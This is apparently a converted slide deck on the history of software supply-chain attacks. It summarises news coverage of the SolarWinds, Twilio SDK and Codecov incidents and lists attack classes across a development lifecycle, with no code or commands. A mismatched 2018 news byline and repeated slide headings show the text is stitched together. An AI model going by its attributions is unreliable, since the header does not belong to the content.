Aparna Banerjea | New Delhi  
Last Updated at August 27, 2018 12:30 IST


Follow us on



Market

LATEST NEWS


IN THIS SECTION



# A Recent History of Supply-Chain Attacks

# A Recent History of Supply-Chain Attacks

Our Newsletters: [Subscribe Now](#)



**SolarWinds Orion Security Breach: Cyberattack Timeline and Hacking Incident Details**  
How the SolarWinds Orion security breach occurred: A timeline involving CrowdStrike, FireEye, Microsoft, FBI, CISA & allegations vs. Russia.

by Joe Panettieri • Oct 7, 2021

The [SolarWinds Orion security breach](#), a.k.a. SUNBURST, impacted numerous U.S. government agencies, business customers and consulting firms. Here's a timeline of the SolarWinds SUNBURST hack, featuring ongoing updates from a range of security and media sources.

Among the important items to note:



# A Recent History of Supply-Chain Attacks

# A Recent History of Supply-Chain Attacks

The screenshot shows a news article on the Help Net Security website. The article is dated July 23, 2020, and is written by Zeljka Zorz, Editor-in-Chief. The headline reads: "Attackers exploit Twilio's misconfigured cloud storage, inject malicious code into SDK". The article text states: "Twilio has confirmed that, for 8 or so hours on July 19, a malicious version of their TaskRouter JS SDK was being served from their one of their AWS S3 buckets." Below the text is a partial view of a Twilio interface with various service cards like SMS, Voice, and Video.

# A Recent History of Supply-Chain Attacks

# A Recent History of Supply-Chain Attacks

The screenshot shows a Reuters news article. At the top left is the Reuters logo. The navigation bar includes: World, Business, Legal, Markets, Breakingviews, Technology, Investigations, and More. The article is dated April 20, 2021, at 5:21 AM GMT+5:30, and was last updated a year ago. It is categorized under 'Technology'. The title is 'Codecov hackers breached hundreds of restricted customer sites - sources'. The authors are Joseph Menn and Raphael Satter. The article is a 4-minute read. Below the title are social media sharing icons for Twitter, Facebook, LinkedIn, a link icon, and an email icon. A bookmark icon is also present. The article text begins with 'SAN FRANCISCO, April 19 (Reuters) - Hackers who tampered with a software development tool from a company called Codecov used that program to gain'. A black box in the bottom left corner of the article area contains the text 'Register now for FREE unlimited'.

# A Recent History of Supply-Chain Attacks

# Today's Agenda



# Today's Agenda



- Four Stories

# Today's Agenda



- Four Stories
- From different phases of the SDLC



# Today's Agenda




- Four Stories
- From different phases of the SDLC
- With completely different supply-chain implications


# Pre-Commit Supply-Chain Attacks



# Supply-Chain Lifecycle



# Supply-Chain Lifecycle




# Supply-Chain Lifecycle



Dependency Confusion  
Malicious Git Hooks  
Malicious Terraform Modules




Developer




Source



Build



Package



Consumer



Dependencies



# Supply-Chain Lifecycle

Dependency Confusion  
Malicious Git Hooks  
Malicious Terraform Modules

Poisoned Pipeline  
Build Manipulation  
Build System Compromise



Developer



Source



Build



Package




Consumer

